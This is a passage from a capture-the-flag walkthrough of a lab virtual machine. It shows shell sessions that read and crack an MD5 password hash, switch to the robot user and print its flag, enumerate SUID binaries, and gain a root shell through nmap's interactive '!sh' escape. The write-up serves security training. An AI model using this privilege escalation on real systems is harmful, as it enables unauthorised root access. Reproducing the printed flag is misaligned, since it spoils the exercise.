drwxr-xr-x 2 root  root  4096 Nov 13  2015 .
drwxr-xr-x 3 root  root  4096 Nov 13  2015 ..
-r-------- 1 robot robot   33 Nov 13  2015 key-2-of-3.txt
-rw-r--r-- 1 robot robot   39 Nov 13  2015 password.raw-md5
daemon@linux:/home/robot$ cat k
```

```
cat key-2-of-3.txt
cat: key-2-of-3.txt: Permission denied
daemon@linux:/home/robot$ cat p
cat password.raw-md5
robot:c3fcd3d76192e4007dfb496cca67e13b
daemon@linux:/home/robot$
```

after decrypting the md5 of above we got password for robot

```
daemon@linux:/home/robot$ su robot
su robot
Password: abcdefghijklmnopqrstuvwxyz

robot@linux:~$ ls
ls
key-2-of-3.txt  password.raw-md5
robot@linux:~$ cat k
cat key-2-of-3.txt
822c73956184f694993bede3eb39f959
robot@linux:~$
```

root

```
robot@linux:/$ cat /etc/crontab
cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --
report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --
report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --
report /etc/cron.monthly )
```

```
#
49 * * * * bitnami cd /opt/bitnami/stats && ./agent.bin --run -D
```

Privilege escalation using nmap

> Nmap has SUID bit set. A lot of times administrators set the SUID bit to nmap so that it can be used to scan the network efficiently as all the nmap scanning techniques does not work if you don’t run it with root privilege.
>
> However, there is a functionality in nmap older versions where you can run nmap in an interactive mode which allows you to escape to shell. If nmap has SUID bit set, it will run with root privilege and we can get access to ‘root’ shell through it’s interactive mode.

```
robot@linux:/$ find / -user root -perm -4000 -exec ls -ldb {} \; 2> /dev/null
find / -user root -perm -4000 -exec ls -ldb {} \; 2> /dev/null
-rwsr-xr-x 1 root root 44168 May  7  2014 /bin/ping
-rwsr-xr-x 1 root root 69120 Feb 12  2015 /bin/umount
-rwsr-xr-x 1 root root 94792 Feb 12  2015 /bin/mount
-rwsr-xr-x 1 root root 44680 May  7  2014 /bin/ping6
-rwsr-xr-x 1 root root 36936 Feb 17  2014 /bin/su
-rwsr-xr-x 1 root root 47032 Feb 17  2014 /usr/bin/passwd
-rwsr-xr-x 1 root root 32464 Feb 17  2014 /usr/bin/newgrp
-rwsr-xr-x 1 root root 41336 Feb 17  2014 /usr/bin/chsh
-rwsr-xr-x 1 root root 46424 Feb 17  2014 /usr/bin/chfn
-rwsr-xr-x 1 root root 68152 Feb 17  2014 /usr/bin/gpasswd
-rwsr-xr-x 1 root root 155008 Mar 12  2015 /usr/bin/sudo
-rwsr-xr-x 1 root root 504736 Nov 13  2015 /usr/local/bin/nmap
-rwsr-xr-x 1 root root 440416 May 12  2014 /usr/lib/openssh/ssh-keysign
-rwsr-xr-x 1 root root 10240 Feb 25  2014 /usr/lib/eject/dmcrypt-get-device
-r-sr-xr-x 1 root root 9532 Nov 13  2015 /usr/lib/vmware-tools/bin32/vmware-user-suid-wrapper
-r-sr-xr-x 1 root root 14320 Nov 13  2015 /usr/lib/vmware-tools/bin64/vmware-user-suid-wrapper
-rwsr-xr-x 1 root root 10344 Feb 25  2015 /usr/lib/pt_chown
robot@linux:/$
```

```
robot@linux:/$ nmap --interactive
nmap --interactive
```

```
Starting nmap V. 3.81 ( http://www.insecure.org/nmap/ )
Welcome to Interactive Mode -- press h <enter> for help
nmap> !sh
!sh
# id
id
uid=1002(robot) gid=1002(robot) euid=0(root) groups=0(root),1002(robot)
```